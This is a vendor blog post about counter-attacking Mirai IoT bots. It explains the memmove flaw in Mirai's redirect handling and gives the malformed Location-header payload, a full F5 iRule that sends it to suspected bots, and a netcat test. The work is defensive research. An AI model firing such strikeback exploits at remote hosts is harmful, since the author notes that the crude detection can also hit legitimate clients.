Mirai Strikeback - an iRule to kill IoT Bot Processes from your F5

David Holmes, 2016-31-10

What if you could kill Mirai bots that were attacking your website? Imagine the satisfaction you'd experience as you watched the attack start dropping off as each bot process died. Well, it looks like you can kill Mirai, and here's the iRule that does it.

The source code for Mirai, the Internet of Things bot that attacked Brian Krebs, OVH, and Dyn, was published last month and quickly found its way to Github. Anyone can download it. We did, of course, and F5 researcher Liron Segal wrote a great technical breakdown of the source here: https://f5.com/about-us/news/articles/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-ddos-attack-on-ovh-21937

I looked at it too, and was surprised to see that it was all C code, which is fine, but string handling in C is super hard to do in a safe way. The Mirai source code violates several secure coding practices with unsafe calls to **strcpy** and **memmove** and what have you. Haha, yes, I was trying to apply the SDLC to malware, but that's just habit when I look at code anymore.

When I moaned to my colleagues about the Mirai code, they replied, "It doesn't matter. It's really effective."

Except that secure software development practices *do* matter.

Case in point: last week, Scott Tenaglia at Invincea Labs posted a buffer overrun exploit against Mirai. Tenaglia points out that at least one of Mirai's cavalier calls to the memmove API doesn't do enough input validation.

The memmove API call is dangerous because it's really easy to screw up the pointer arithmetic, which Mirai's author did here:

```
memmove(loc_ptr, loc_ptr + ii, nl_off - ii);
```

This is from an interesting bit of HTTP flood attack code in Mirai. What it's trying to do is counter a ***redirect***. Redirects are a common, low-tech tactic for fighting back stupid bots. Real browsers follow redirects; stupid bots don't. Here, Mirai is trying not to be stupid by reading the "Location:" header so it can follow the redirect. But, haha, it doesn't validate that the Location header wouldn't itself be malicious.


Here's what a normal redirect looks like:

```
HTTP/1.0 302 Moved
Location: http://www.loosebananas.xxx/newurl/
```

The memmove call is trying to copy everything past the http:// prefix into the start of the buffer. So the exploit that Invincea Labs posted is as simple as terminating the Location URL early.

```
HTTP/1.0 302 Moved
Location: http\r\n
\r\n
```


This will cause the botnet to attempt a bad memory move, and it will crash. I'm sure that someone, somewhere, is working on creating a reverse shell-exploit for this right now.



Sending a custom payload back from the F5 is as easy as using the "TCP::respond" command. You might have thought that we'd use the HTTP::redirect or HTTP::respond commands, but they are a little too high-level and won't trigger the exploit.

The Mirai bot attacks a single URI at a time. We can use this fact to our advantage and send our exploit to any bot that requests the same URI, say, 10 times in 10 seconds. Granted, this method of detection casts a pretty wide net and might misidentify other bots, or even legitimate traffic (such as API polling), so use this iRule carefully.

Here's a link to the iRule at the DevCentral CodeShare. And here's a picture of it.



```
when RULE_INIT {
        set static::mseconds 10000
        set static::maxdupreq 10
    }
    when CLIENT_ACCEPTED {
        set dup_req 0
        set last_req ""
    }
    when HTTP_REQUEST {
        if { $last_req equals "" } {
            set last_req [HTTP::uri]
            set dup_req 0
        }
        elseif { $last_req == [HTTP::uri] } {
            incr dup_req
            after $static::mseconds { if {$dup_req > 0} {incr dup_req -1} }
            if { $dup_req > $static::maxdupreq } {
                log "Killing suspected Mirai at [IP::client_addr]"
                TCP::respond "HTTP/1.0\r\n200 OK\r\nLocation: http\r\n\r\n"
                TCP::close
            }
        }
        else {
            set dup_req 0
        }
    }
```

Call it what you like, but I named it "mirai-strikeback". Attach it to your F5 virtual server.

I tested it by stacking a bunch of requests into netcat:

```
% cat > reqs
```

```
GET / HTTP/1.0
Connection: keep-alive

GET / HTTP/1.0
Connection: keep-alive

(repeat 20 times)
<ctrl-d>

% cat reqs | netcat 10.128.20.213 80
```

You can see that the last response includes the bad location header and the closed connection.

```
HTTP/1.0
200 OK
Location: http
```

On the F5, if you were to look at the log (/var/log/ltm) you'd see the following message:

```
Oct 30 16:32:50 Rule mirai-strikeback <HTTP_REQUEST>: Killing suspected Mirai at
10.128.20.1
```

You can use this exploit to kill the attacking bot child process. That main bot process will remain in the host's memory. According to the Invincea blog, when the child process gets killed, the HTTP attack stops and nothing restarts it until it receives another command from the C&C server.

Just to be transparent: Invincea Labs did all the hard work here—setting up a C&C server and a trio of Mirai bots, and then running the tests. I have done none of that, merely translated their exploit into an F5 iRule. I thought this information might be of critical and immediate use to someone should they get attacked by an army of DVRs. If you find any problems with it, or figure out a better way to fingerprint Mirai, contact me and I'll update this blog.